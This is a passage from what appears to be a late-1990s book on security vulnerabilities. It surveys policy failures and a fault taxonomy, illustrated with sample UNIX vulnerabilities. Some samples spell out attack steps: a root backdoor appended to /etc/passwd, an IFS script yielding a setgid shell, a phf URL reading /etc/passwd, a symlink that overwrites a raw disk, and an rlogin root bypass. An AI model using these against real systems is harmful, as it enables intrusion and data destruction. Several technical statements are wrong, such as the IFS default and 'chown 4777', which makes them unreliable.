Cryptography typically was made for the time it was created, and based around the acceptable length of time needed for the calculation. If the encryption takes too long to compute, it won't work with most applications. If its too fast, it isn't secure. As one of the "original" benchmarks, DES (Digital Encryption Standard) was expected to perform a single "hash" taking a single full second to validate a user's password on a PDP-11 computer in the late 1970s. The PDP-11 was considered one of the fastest computers of its time. Nowadays, a reasonably priced personal computer can perform 15,000 of these comparisons in the same second.

Lack of a Sufficiently Random Key

Although the variety of life and vastness of the universe seem to imply extreme chaos, when it comes to seeking out chaos that can be relied upon, cryptographers have come up short. Either users who have failed to pick bad passwords, or simply because its easy to trace the steps how a random number was reached, if a key is easily guessed, the entire encryption fails.

Password Security

Talked about in "Lack of a Sufficiently Random Key" above, Password Security is one of the biggest choke points in security. Virtually every form of security tends to rely on a password of some form.

There are significant numbers of password articles published in magazines, trade journals, and book publications that explain the problem of poorly picked passwords. From personal experience, no site I have examined has had less than 35% breakable passwords, and have had up to 88% breakable passwords. At this point, even if the encryption method were perfectly solid, there would be a 35% chance it could be broken anyway.

Secure Hashes

A secure hash is a value that is returned after feeding the algorithm a series of information. This isn't (or shouldn't be) reversible. The idea is that each value should be close to unique, but doesn't have to be. An application for this would be to make a "fingerprint" of a file, for example. Many passwords are also stored in the form of a hash, in order to obscure the actual password.

The weakness of secure hashes is that they to suffer from aging issues and possible short cuts. A hash that may have been hard to break with the CPU power of the day may be insufficient after ten years.

Aged Software and Hardware

Computer software and hardware over time become very well studied and have had time to have problems discovered which may be detrimental to security. Although it doesn't guarantee a break-in, older computer components have a tendency to become susceptible to modern vulnerabilities. This problem can be combated by upgrading components but is a flaw inherent in any unit.

My experience with operating systems has shown they develop its first publicly known vulnerability within a month from being released to the public. The operating systems that have the closest scrutiny (Windows NT, Solaris, HP-UX, Irix, and Linux) have generated between 15 and 50 vulnerabilities per year for each of them between 1995 and 1998!


People

Computer security can't live with them, and can't live without them. Simply put, it is best to have a security policy in place at a company and make sure that employees must abide by them. There are so many things that can go wrong in this area alone:

- The more people on any given host will definitely weaken its security in general
- People demand convenience, which often conflicts with security interests
- People can be coaxed out of important information by Social Engineering
- Failure to properly protect their passwords
- Failure to properly protect access to their computer console
- Sabotage
- Corruption

It is the duty of the person administrating computer security to protect against these problems, they are the ones educated enough to understand what may happen. Yes, I have seen people put posted guards at computers with firearms. People have actually put guards on automated telephone equipment to prevent abuse. No, I couldn't figure out exactly how they were protecting it. Likewise, I don't think they knew what they were protecting it from.

Policy Oversights



When a situation occurs that has not been planned for, such as an intrusion into a computer system, the next biggest question one asks is "what next?" Unfortunately, there are millions of possible answers to that question. If a person has never had to deal with an intruder before this time, the intruder may get away simply because the trail will become stale, or the "red tape" the administrator must deal with will be too unbearable.

At the time of this writing, about seven cases of computer crime actually are taken to resolution in courts each year, which one would probably consider to be shocking considering the overwhelming numbers of incidents that have been reported. This means that the emphasis of administrator responsibility is to keep intruders out, because once they get in, one is probably unlikely to successfully recoup their losses.

Likewise, policy oversights don't necessarily need to involve an intruder. Simple "Acts of God" such as weather, fire, electrical damage, and hardware failures fall under possible triggers for this category of vulnerability. The establishment of a robust and complete policy for handling incidents should be committed to paper and approved by somebody with power of attorney within every company.

This document is not an example of how to write policy but instead it shows examples of where policy fails or can be overlooked. A professional policy writer should investigate each situation individually, and a risk assessment needs to be performed to determine the worth of information.

The complete security policy guidelines should cover the following (usually overlooked) areas:

- recovery of data
- recovery of failed hardware
- investigation of intruders
- investigation of when the company is accused of intruding on others
- prosecution of intruders
- prosecution of criminal employees
- reporting of intruders and criminal employees to the proper agencies
- physical security of the site
- electrical security of the site
- Theft of equipment
- Theft of software

Recovery of Data

There are volumes of text written about adequate data backups. Many systems require special actions to successfully protect information. If the information is lost on computer systems for periods of time in excess of 24 hours can seriously affect work flow in a company. Intruders who are particularly malicious may attempt to alter or destroy company information, and thus will require data recovery from backups. It should be considered that recovery of data from before the intrusion took place may guarantee that the data might not have been tampered. In many cases, a trojan horse program may be inserted into distributed source code, executables, or patches at a site to allow the hacker easy intrusion to other computers in the future.

Recovery of Failed Hardware

Hardware fails, for whatever reason. From the point a computer is turned on, it slowly builds up mishandled energy in terms of heat, light, and other emissions which is called entropy. The system will continue to "build entropy" until the system finally fails. Policy needs to understand that systems will fail regardless of how much effort is put into keeping the system free of failures.

Furthermore, other things may cause hardware to fail – such as dropping, lightning, fire, water, being physically brutalized, and a thousand other possible destructive forces which unexpectedly occur. A good policy will either have a replacement part available, or have a way to acquire a replacement rapidly enough to assure there is no downtime.

Investigation of Intruders

Once an intruder enters your network, it should be investigated immediately. However, this may prove difficult if one doesn't know what the intruder is doing. Even at the time of this writing, tools for intrusion analysis don't exist with exceptional pinpointing certainty. However, there are "Intrusion Detection Systems" which aide with this, as well as many software packages that can look for signs of intrusion on a host. Having a plan to investigate these computers and knowing which software packages are available should be a part of the plan to investigate intruders.

Investigation of when the Company is Accused of Intruding on Others

Sadly, this happens all the time. Despite careful screening of who a company employs, there are always criminals and unscrupulous individuals that believe they can hide themselves in great numbers. Due to the rapid growth of information about computer crime, it isn't easy to determine who is responsible for such an action. The company needs to establish a policy on exactly how they handle these investigations, what is on a need to know basis, and do what they can to avoid lawsuit and reduce their liabilities.

Prosecution of Intruders

It may be easy to cause trouble for a computer hacker that can be actually traced and identified, but to actually participate in a court proceeding involves a number of different elements. First of all, it will require someone in the company with power of attorney to be willing to press charges. Secondly, there will be witnesses, signed statements, presentation of evidence, and more. It is a long process that will probably cost the company thousands of dollars in man-hours to do properly. In many cases, it has been determined it isn't worth the time and effort to prosecute. Policy needs to reflect the level of reaction the company wishes to take.

Prosecution of Criminal Employees

When an employee is found guilty of a crime against other companies, one would hope that it would be a terminating offense. Information about the individual should be given to the proper investigative authorities but not leaked across the company or to other organizations. The fact the individual did the work on their own, outside the company scope, should be legal grounds to reduce liabilities but having a policy in place will help support that.

Reporting of Intruders and Criminal Employees to the Proper Agencies

Because spreading information about a suspect in a company creates the possibility of a slander case, it may be a good idea to know which agency to report the problem to. In cases where an investigation is

being done with the intent of a "cease and desist" message, then CERT (Computer Emergency Response Team) will be glad to handle cases. However, they are not a law enforcement agency. For cases which will be focused on criminal investigation and court proceedings are a possibility, then the proper investigative group needs to be contacted – the FBI or local special investigation agencies.

Physical Security of the Site

A common policy, and usually the most abused, security at the site needs to be enforced. As is common, employee thefts, unlocked doors, inadequate identification checking, improper disposal of sensitive information and so forth can lead to all sorts of problems. A robust security policy needs to be written and enforceable at every site.

Electrical Security of the Site

In many cases electricity will actually cause the bulk of computer failures at a site. If information should not be lost, then an uninterruptable power supply may be suggested. Likewise, large sites may use large conditioned electrical power sources. The bottom line is that computers don't function without electricity, and the value of the work needs to be weighed against the risk of power outages. A good policy protects computer assets from unstable electrical conditions.

Theft of Equipment

Equipment can be stolen for any number of reasons at any time. Good inventory practice can be used to determine what is missing and what is present. Items that are stolen can often be written off on taxes. Items should be tagged which identifies them, and tracking of these items should be somebody's assigned task.

Theft of Software

Software is often much harder to prove stolen than hardware. A good policy is to protect software source code to prevent it from being originally taken. If the software is taken, a plan should be drafted to prove ownership. Software patents and copyrights are excellent ways of preventing companies from prospering off of stolen source code.

Fault

The most widely accepted fault taxonomy that has been created was done by Taimur Aslam, Ivan Krsul, and Eugene H. Spafford. The work was produced at Purdue University, COAST Laboratory, and the taxonomy was used to catalog the first vulnerabilities used for the database COAST was constructing. The vulnerabilities, supplied from a number of private people, eventually evolved into the CERIAS project.

Fault is the logic behind the vulnerability, the actual cause of existence. The numbers of causes are infinite, and fault, as described by this particular taxonomy, is an all-encompassing enough description to handle the cataloging of all four types of vulnerabilities. However, the primary different between the description presented in this book and just the concept of Fault as presented by Aslam, Krsul, and Spafford is that fault described in this chapter was conceptualized as being the highest level of classification, and this book considers it an attribute.

Faults are cataloged into two separate conditions: *coding faults* and *eminent faults*. These faults have numerous subcategories and promote the whole logic into a large tree of possibilities. This chapter will break down three levels of thee and describe how the taxonomy works.

Coding Faults

A coding fault is a when the problem exists inside of the code of the program, a logic error that was not anticipated that came from a mistake in the requirements of the program. Independent of outside influence, the problem exists completely in the way the program was written. There are two basic forms of coding faults, the synchronization error and the condition validation error.

A ***synchronization error*** is a problem that exists in timing or serialization of objects manipulated by the program. Basically, a window of opportunity opens up where an outside influence may be able to substitute a fake object with an anticipated object, thereby allowing a compromise in security.

A ***condition validation error*** is a high level description of incorrect logic. Either the logic in a statement was wrong, missing, or incomplete.

Synchronization Errors

These errors always involve an element of time. Because of the computer CPU often times being far faster than the hardware that connects to it, the delays between the completion of functions may open up a vulnerability which can be exploited.

According to the taxonomy, synchronization errors can be classified as:

- `A fault that can be exploited because of a timing window between two operations.`
- `A fault that results from improper serialization of operations`

Race Condition Errors

A race condition can be thought of as a window of opportunity that one program may have to perform an action to another running program which will allow for a vulnerability to be exploited. For example, a privileged account creates a new file, and for a small period of time, any other program can modify the contents of the file, the race condition would exist in the window of opportunity that exists to change it.

Temporary File Race Condition

Temporary files are created in the /tmp directory in UNIX flavors, as well as /usr/tmp, /var/tmp, and a number of specially created "tmp" directories created by specific applications. In cases where temporary files are created, the directory they are placed in are often world readable and writable, so anyone can tamper with the information and files in advance. In many cases, its possible to modify, tamper, or redirect these files to create a vulnerability.

Sample Vulnerability [ps race condition, Solaris 2.5, Administrator Access, Credit: Scott Chasin]

```
A race condition exists in /usr/bin/ps when ps opens a temporary
file when executed.  After opening the file, /usr/bin/ps chown's the
temporary file to root and renames it to /tmp/ps_data.
```

In this example, a temporary file was created called /tmp/ps_data, and it is possible to "race" the "chown" function. It may not be exactly specific from the vulnerability description, but consider what would happen to the /tmp/ps_data file if the permissions of the file were to make the file setuid (chown 4777 /tmp/ps_data) before the file were chowned to root? The file would then become a setuid root executable that can be overwritten by a shell program and the exploiter would have "root" access! The only trick is to race the computer! In UNIX, it is easy to win these races by setting the "nice" level of an executing program to a low value.

Serialization Errors

Often times, its possible to interrupt the flow of logic by exploiting serialization, often in the form of "seizing control" of network connections. A number of problems can happen from this, not the least of which is easy control of someone's network access.

Network Packet Sequence Attacks

Network packet data is serialized, with each previous packet containing information that tells the order in which it is supposed to be received. This helps in cases where packet data is split from network failure or unusual routing conditions. It is possible to take over open network connections by predicting the next packet sequence number and start communicating with the open session as if the exploiter was the original creator of the network session.

Sample Vulnerability [TCP Sequence Vulnerability, Digital Unix 4.x, Administrator Access, Credit: Jeremy Fischer]

```
Digital Unix 4.x has a predictable TCP sequence problem.  Sequence
attacks will work against unpatched hosts.
```

In this example, the sequence numbers are predictable. These numbers tell the other host the order in which information will be received, and if the packets are guessed, another computer can seize the connection.

Condition Validation Errors

- `A predicate in the condition expression is missing. This would evaluate the condition incorrectly and allow the alternate execution path to be chosen.`

- A condition is missing. This allows an operation to proceed regardless of the outcome of the condition expression.

- A condition is incorrectly specified. Execution of the program would proceed along an alternate path, allowing an operation to precede regardless of the outcome of the condition expression, completely invalidating the check.

Failure to Handle Exceptions

In this broad category, failure to handle exceptions is a basic approach to the security logic stating that the situation was never considered in terms of code, although it should. Many texts have been written on producing secure code, although the numbers of things that can be overlooked are infinite. Provided here are a number of examples of exceptions that should exist in code but were completely overlooked.

Temporary Files and Symlinks

A very common example of this is where files are created without first checking to see if the file already exists, or is a symbolic link to another file. The "/tmp" directory is a storage location for files which exist only for a short period of time, and if these files are predictable enough, they can be used to overwrite files.

Sample Vulnerability [Xfree 3.1.2, Denial of Service, General, Credit: Dave M.]

```
/tmp/.tX0-lock can be symlinked and used to overwrite any file.
```

In this particular case, the exploit is referring to the ability to eliminate the contents of any file on the system. For example, to destroy the drive integrity of the host, the following could be done:

```
$ cd /tmp
$ rm –f /tmp/.tX0-lock
$ ln –s /tmp/.tx0-lock /dev/hd0
$ startx
```

The information that was meant to be written in the file /tmp/.tX0-lock will now instead be written over the raw data on the hard drive. This example may be a bit extreme, but it shows that a minor problem can turn into a serious one with little effort.

Usage of the mktemp() System Call

Related very closely to the temporary files and symlinks problem that was talked about earlier, the usage of the mktemp(3) function is a common mistake by UNIX programmers.

The mktemp() function creates a file in the /tmp directory as a scratch file that will be deleted after use. A random filename is picked for this operation. However, the filename that it picks is not very random, and in fact, can be exploited by creating a number of symlinks to "cover the bases" of the few hundred possibilities it could be. If just one of these links is the proper guess, the mktemp() call happily overwrites the file targeted by the symlink.

Sample Vulnerability [/usr/sbin/in.pop3d, General, Read Restricted, Credit: Dave M.]

```
Usage of the mktemp() system creates a predictable temp filename
that can be used to overwrite other files on the system, or used to
read pop user's mail.
```

Input Validation Error

An ***input validation error*** is a problem where the contents of input were not checked for accuracy, sanity, or valid size. In these cases, the effect on the system can lead to a security compromise fairly easily by providing information of a hostile nature.

Buffer Overflows

Warranting an entire chapter by itself, buffer overflows were introduced to the public by the Morris Worm attack in 1988. These vulnerabilities resurfaced in a highly reformed state in the later part of 1995. The premise behind breaking into a computer via a buffer overflow is that a buffer may have a fixed length but there may be no checking done to determine how much can be copied in. So, one could easily let the computer try to overwrite a 128 byte buffer with 16 kilobytes of information. The information the extra data overwrites could be changed to grant the user higher access.

Origin Validation Error

An ***origin validation error*** is a situation where the origin of the request is not checked, therefore it is erroneously assumed the request is valid.

Sample Vulnerability [General, Apache Proxie Hole, Read Restricted, Credit: Valgamon]

```
When using the proxy module is compiled into Apache's executable,
and the access configuration file is set up for host-based denial,
an attacker can still access the proxy and effectively appear to
be coming from your host while browsing the web:

        GET http://www.yahoo.com    <--  gives the user the page
        GET http://www.yahoo.com/   <--  denies you, like it's
                                         supposed to.
```

In this case, the logic error is in the expectation of the user to follow exactly the standard it was expecting. If the user provided the exact URL, as according to the standard format, they would be denied. However, if they provided a slightly off version, but still valid, the security would not be triggered because the match couldn't be exactly made.

Broken Logic / Failure To Catch In Regression Testing

Sometimes a programmer knows what they are trying to program, but get confused as to their approach. This creates a basic logic flaw, which can be used to gain higher access in some conditions. This appears mostly in cases where it is clear that the security was written incorrectly.

Sample Vulnerability [Linux 1.2.11 process kill, Denial of Service]

```
The kernel does not do proper checking on who is killing who's
task, thus anyone can kill anyone's tasks.  User can kill tasks
not belong to them, any task, including root!
```

In this example, the user has the ability to kill any user's tasks, including root. An administrator of such a box would probably be frustrated by the minor sabotage, and any user prior to the hack attempt could disable any security program running on the host. Killing select processes could render the host completely useless. Simply put, the failure of the author to write the security correctly allowed the heightened access.

Access Validation Error

An ***access validation error*** is a condition where a validation check takes place, but due to incorrect logic, inappropriate access is given. Like the logic error, this specifically pinpoints an authentication process.

Sample Vulnerability [froot bug, AIX 3.2, Administrator Access]

```
The command:

$ rlogin victim.com -l –froot

allows root access remotely without validation because of a
parsing error in the way that substitutes “root” as the name of
the person being validated.  Likewise, the login is always
successful regardless of the password due to missing condition
logic.
```

This cute vulnerability was the cause of no end of woe to Linux and AIX users. Ironically, this particular vulnerability was odd in the fact it manifested itself in two separate and unrelated developments. Both code was reviewed, and independently both developments made the exact same mistake.

Emergent Faults

Emergent faults are problems that exist outside of the coding of the problem and rest in the environment the code is executed within. The software's installation and configuration, the computer and environment it runs within, and availability of resources from which it draws to run are all possible points of failure which are classified as Emergent Faults.

Configuration Errors

A ***configuration error*** is a problem with the way the software is installed and operational on a computer. Not limited to just default configurations, if a program is configured in a particular way which allows for vulnerability, this fault is present. Some examples of configuration errors are:

- A program/utility is installed in the wrong place
- A program/utility is installed with incorrect setup parameters.
- A secondary storage object or program is installed with incorrect permissions.

Wrong Place

Sometimes vulnerability will exist from a program or file being installed in the wrong place. One example of this would be placing a file in an area where people have elevated access and can read and/or write to the file. Because these problems tend to be mostly operator error, no example vulnerability will be presented directly from the database. However, consider that NFS (Network File System) doesn't have strong authentication, so altering documents served by NFS may be easy enough to justify: installing any security critical file on a read/write NFS exported directory would be considered a “bad place”.

Setup Parameters

Incorrect setup parameters often lead to faults in software. In many cases, software may install in a somewhat insecure state in order to prevent the blocking of other programs on the same or affected hosts. Initial setup parameters may not describe their impact well enough for the installer to know what is being installed on the host.

Sample Vulnerability [Firewall-1 Default, Administrator(?)]

```
By default, Firewall-1 lets DNS and ICMP traffic pass through the
firewall without being blocked.
```

In this example (excellent example of a weakness), the default configuration of Firewall-1 appears to defy the actual purpose of a firewall (which is to prevent arbitrary network traffic from passing.) However, this configuration was created to simplify new installs for the less informed network administrator. If the outsider knows of a vulnerability that can be exploited through the firewall, they can gain considerably higher access.

Access Permissions

In many cases, access permissions are often incorrectly judged or erroneously entered so that too much access is given for all or part of the application. There usually is an ongoing battle about security standards, and which users should exist, and which users should own which files. Other cases, debate is made about the permissions themselves. It may seem that common sense should prevail and security should be tight, but "tight" actually is more difficult to define than one would expect. The debate on access permission security will probably continue on without abating for decades.

SETUID Files In /sbin or /usr/sbin

Often times, files will be installed in the /usr/sbin or /sbin directories as SETUID root, mostly because files which are supposed to be used by the system administrator are located in /usr/sbin or /sbin. However, the misconception here is that these files need to be setuid and executable by regular users. Typically, having only the administrator have access to them is preferable.

Sample Vulnerability [route permissions, AIX 4.1, Administrator, Credit: Marcio d'Avila Scheibler]

```
/usr/sbin/route has permissions of 4555, so any user can modify the
routing tables.
```

In the case of this vulnerability, the routing capabilities are being affected. The host can send its packets to another computer and be captured and inspected for content. This can allow an eavesdropper to capture information, even on a switched networked or across WAN.

Log Files with World Access

Logs are the best way of determining the extent of an intrusion attempt. Log files, however, can be tampered with to hide the evidence of illegal activity. In some cases, files can be tampered allowing the ability to attempt higher access attacks without being monitored by the logging system.

Sample Vulnerability [default syslog permissions, Solaris 2.5, Non-Detectability, Credit: Eric Knight]

```
The /var/adm/syslog permissions are world readable AND world
writable by default, meaning that any intruder could erase the logs
or change the logs on a whim to cover their activities.
```

All system logs should be written to either by the administrator or through an administrative function. It was a considerable surprise to find that many of the version of Solaris created system files with world read and write access by default, giving the ability for an intruder to erase the evidence of their hacking. I've seen versions where /var/adm/messages was also created world writable, I believe it was because of the scripting tools used for installation, but never was certain.

Work Directories with World Access

As a precursor to a race condition, a program uses a work directory with world access. This allows for the possibility of race conditions, altering of information, or even a user hiding files in a location outside of their home directory.

Sample Vulnerability [Common Configuration Problem, /usr/spool/crontab configuration]

```
By default on many old version of UNIX the /usr/spool/crontab was
distributed world readable and world writable.  Any user could
modify the /usr/spool/crontab/root file to execute commands as root.
```

In this case, too much access was given, and taken advantage of. Even in a shared computer environment, strict controls need to be placed on who can use files at any particular time. One of the great advantages of UNIX is that many people with many types of access can use it simultaneously, and protection needs to be provided so that one user cannot adversely affect the other users.

Installed In Wrong Place

Although modern software is often dynamic and can be placed anywhere on a system, it can be installed in the wrong location that may allow either unusual behavior from the program, or having others have access to the program that they should not.

Over-Optimistic Security Permissions

One program that has had a number of problems with security is the *install* program, which by default on many platforms was setuid root. Although it was argued for a long time that the security inside of install was good enough to prevent abuse, eventually the setuid bit was removed. What follows are two examples of problems *install* has had in the past.

Sample Vulnerability [install, general, Administrator Access]

```
% cp /etc/passwd /tmp/passwd
% echo “intruder::0:0:The Intruder:/:/bin/sh” >> /etc/passwd
% install –d –o <username> /etc
% cp /tmp/passwd /etc
```

Sample Vulnerability [install, general, Administrator Access]

```
% cp /etc/passwd /tmp/passwd
% echo “intruder::0:0:The Intruder:/:/bin/sh” >> /etc/passwd
% install –d –o <username> /etc
% cp /tmp/passwd /etc/passwd
% install –f –o root /etc/passwd
% install –f –o root /etc/passwd
```

Policy Error

Policy error is a situation where human influence is mandatory for execution of the vulnerability, or how the vulnerability affects maintenance of the host. The author was unable to gain clarification on to how policy interacts with this taxonomy, so the example presented is an example of default scheduling policy.

Sample Vulnerability [Default crontab contents, RedHat Linux, Denial of Service, Credit: Dave G.]

> A vulnerability in temp file usage by default Redhat linux *crontab* entries allows a file to be overwritten with random data once per week. This vulnerability stems from the execution of the updated program being executed by the cron daemon that, in turn, creates a predictable temporary file that, if replaced with a symlink, will overwrite the file targeted by the symlink.

In this example, a policy in Redhat has been to run the updated program weekly with administrator access, and there is a flaw that allows the easily predicted /tmp file to overwrite any other file on the system. This can be used as a denial of service, definitely, but might also be used creatively to gain higher access to destroy evidence of log files.

Backup Insecurity

It is quite common in the course of backing up software that vulnerabilities are introduced in the process of making the backup, or that the original problem never truly goes away. Although in many cases, backing up software is ideal, keeping the copy of the insecure files can introduce more vulnerabilities.

Sample Vulnerability [patchbase patch, Irix 6.2, Administrator Access, Credit: Paul Tatarsky]

> After patching an IRIX machine for other security holes, a copy of the "buggy" software package is left on the computer in the /var/inst/patchbase directory with the suid permissions intact, allowing a user to still obtain root access with the hole that was patched for.

Problems such as this one exist when a software package becomes too feature “rich”. Basically, patching on this platform actually keeps the problems on the host because the software designers were afraid to delete them.

Environment Faults

An environment fault is associated with the environment and not the specific software. In many cases, the software was written correctly in terms of internal logic, but outside influences made the program vulnerable. In UNIX, the Kernel and the Shell Interpreter are considered parts of the environment that a program is running., and they made be modified prior to the software’s execution to force the programs’ logic to be interrupted.

IFS Vulnerability

A feature of UNIX is the customization of the IFS variable. IFS is the divider between commands passed to a shell interpreter. Normally the IFS is set to a semi-colon and the carriage return by default. For example, if the following command was given at the command line:

```
$ /usr/bin/ls –laR > /tmp/tmp.1 ; /usr/bin/grep steve /tmp/steves-files
```

It would be the same as executing the following two commands:

```
$ /usr/bin/ls –laR > /tmp/tmp.1
$ /usr/bin/grep steve /tmp/steves-files
```

However, because the semi-colon is a part of the environment, and many program rely on small programs which the shell interpreter runs, a program can be fooled into altering the flow of logic. Lets assume that

the IFS variable was set to '/' instead of ';'. The command in the first example would now execute like this:

```
$ usr              ← Attempt to run program 'usr'
$ bin              ← Attempt to run program 'bin'
$ ls –laR >        ← Attempt to run program 'ls' with arguments
                     "laR" and redirect it (causes an error)
$ tmp              ← Attempt to run program 'tmp'
$ tmp.1 ;          ← Attempt to run program 'tmp.1' with
                     ';' as an argument, or it is ignored,
                      depending on the shell being used.
$ usr              ← Attempt to run program 'usr'
$ bin              ← Attempt to run program 'bin'
$ grep steve       ← Attempt to run program 'grep' with
                      the argument "steve".  This will cause the
                      program to hang until a ctrl-D is received.
$ tmp              ← Attempt to run program 'tmp'
$ steves-files     ← Attempt to run program 'steves-files'
```

The logic of the script has been altered significantly by changing the IFS value. By putting the current directory in the PATH environment, and creating an executable program named "usr", "bin", "tmp", etc. can interrupt the logic of the code thereby exploiting this vulnerability.

Programs which use the ***popen(3)*** function, the ***system(3)*** function, or remotely call upon shell scripts to perform tasks are particularly susceptible to this form of attack. It is suggested to avoid using all three of these programming techniques, regardless of the programming shortcuts they provide.

Sample Vulnerability [/usr/bin/bellmail, Read Restricted Files, AIX 3.2.4, Credit: Andrew Green]

```
% cat > usr << EOF
IFS=" "
Export IFS
/bin/cp /bin/sh /tmp/.1
/bin/chmod 2777 /tmp/.1
EOF
% chmod 755 usr
% setenv IFS /
% echo "At the ? prompt, send mail to a user (m username)"
% bellmail
% unsetenv IFS
% rm –f usr
% echo "Execuing SGID mail shell"
% /tmp/.1
```

Environment Variable Settings

Programs often accept input from several sources, and one of them in from the shell environment. Sometimes a string is copied from the environment without bounds checking, which can cause a fault. Other times, environment variables are erroneously determined to provide flawless data.

Sample Vulnerability [telnet, BSD 4.4, Administrator Access]

```
telnet passes LD_LIBRARY_PATH into the host, which can be
replaced by another, tampered library, which the /bin/login
program is forced to use.  This allows a root access, but isn't
vulnerable unless user already has an account on the attacked
host.
```

In this example, the system library being used was switched, and the program executed anyway even though the library contained hostile code bypassing the security on the host. The environment on some

computers allows the replacements of libraries for certain programs through the environment, and this can lead to serious compromises if done correctly.

Shell Interpreter Vulnerabilities

Sometimes the interpreter itself has a flaw, one that may be exploited to gain higher access. Usually this occurs when too many features are added to a shell interpreter, that one of the more modern features may grant too much access. Given the interchangeable nature of most UNIX shells, in some cases vulnerabilities can forced by switching preferred shells.

Sample Vulnerability [BASH Interpreter Separator, User Access (?), Credit: Zeed]

```
An undocumented "feature" in the GNU Bourne Again Shell allows
the value $FF to be used as a separator for commands.   The $FF
separator in BASH can be used to remotely execute commands with
the phf cgi-script:

http://victim.com/cgi-bin/phf?Qalias=$ffcat%20/etc/passwd
```

In this example, the shell interpreter was forced into executing a new command, the $FF has the same effect as the command separator. Therefore, the software wasn't able to detect the "sneaky" use of it in the provided exploit, and therefore allowed the display of the /etc/passwd file.

Environmental Fault Taxonomies

The Aslam-Krsul-Spafford Fault Taxonomy is a very complete work, and the purpose of this book isn't to alter the logic presented, but present a suggestion toward making the Fault Taxonomy more practical in real life application. The most important aspect that would simplify the taxonomy would be to clearly state that the taxonomy should be broken down into many unique taxonomies based on environments, and a single high-level taxonomy cannot hold the entire universe of problems and be viable.

For example, the computer game "Ultima Online" had a number of computer flaws that gamers "exploited" for gain, however gain in the game could be "killing players", "duplicating items", "stealing items", and so forth. Is it a computer crime? Yes, the parent company suggests contacting the FBI about in-game thefts. Is it a vulnerability? Yes, fits all the classic attributes and conditions of one. However, the faults for this environment are unique, and warrant administrating a specific taxonomy tree for only this environment.

An Environmental Fault Taxonomy (E.F.T.) is a standard fault taxonomy designed to contain only problems that affect a specific environment. EFTs can be considered fault templates that can be mixed with other fault templates to produce a taxonomy for an operating system. For example, the file-system for UNIX has an EFT, the Kernel would have an EFT, the Library would have an EFT, the Access Control Layer would have an EFT, and the Shell would have an EFT. UNIX, however, would have a vulnerability set that has the combination of all of the EFTs.

In this way, if a protocol such as CIFS had an EFT specifically designed for it, it could be implemented with UNIX. CIFS would inherit overflows and environment problems by merging its EFT into the standard UNIX EFT, but that is to be expected. This makes it easy to consider security from an Object Oriented approach, and consider security in Object Oriented terms. A complete UNIX EFT would inherit the entire subordinate EFTs, which describes the inheritance process of this model.




Figure xxx: Inheritance Flow of EFTs

In figure xxx, the EFT for the UNIX operating system in question is defined as the sum of the components that make up the operating system (Kernel, Library, Shell), and the components that make up those components. When one considers, the existence of added software such as Oracle or X-Windows effects the security of the entire system, including the other software application. If X-Windows was compromised by a vulnerability, the intruder may be able to modify the Oracle installation.

An EFT document should contain a description of where it appears in the standard Aslam-Krsul-Spafford Fault Taxonomy in terms of its first two layers (such as Coding Fault/Timing Window) and the nature of its existence. The list that is created should be easy to merge into another fault taxonomy.

The combining of these taxonomies when needed creates a “living taxonomy” which is easier to maintain, easier to judge effect and impact, and ultimately adds clarity to the security model of any product.

Severity

Once a vulnerability has been used against a host, this doesn't necessarily mean that the entire computer has been compromised, or that even anything has been compromised on the system at all. All that we are certain about is that security on the host has been lessened to some degree. While constructing the DMW Worldwide Vulnerability Database (containing over 2,000 vulnerabilities at the time of this writing) it was evident early on that common patterns exist when referring to the consequences of a vulnerability, and that consequence rarely had anything to do with method. Looking at the highest level of security concern, I created the following five category taxonomy for describing the severity of a vulnerability:

- Highest level of administrator access
- Read restricted information
- Regular user or limited access account
- Spoofing
- Non-detectability
- Denial of service

The first three outcomes are the most severe, because they allow some form of on-host interaction. Once an intruder has gained access to a host, it opens up a different set of possible ways to heighten access. Once administrator access has been attained, an intruder can embed themselves into the host by modifying software to insure easier access later.

For the other three levels of severity, spoofing causes one entity to assume the identity of another, either a user becoming another user or a computer on a networking appearing as another computer. Non-Detectability (or by passing of logging agents) is a category that defines how one would become invisible on the host. This is typically done in combination with another vulnerability or attack method because in and of itself does not gain any additional access, merely the ability to "get away" with much more than normal. Denial of Service is used primarily to disable processes on the system so that others cannot use it – such as locking up the computer.

Administrator Access

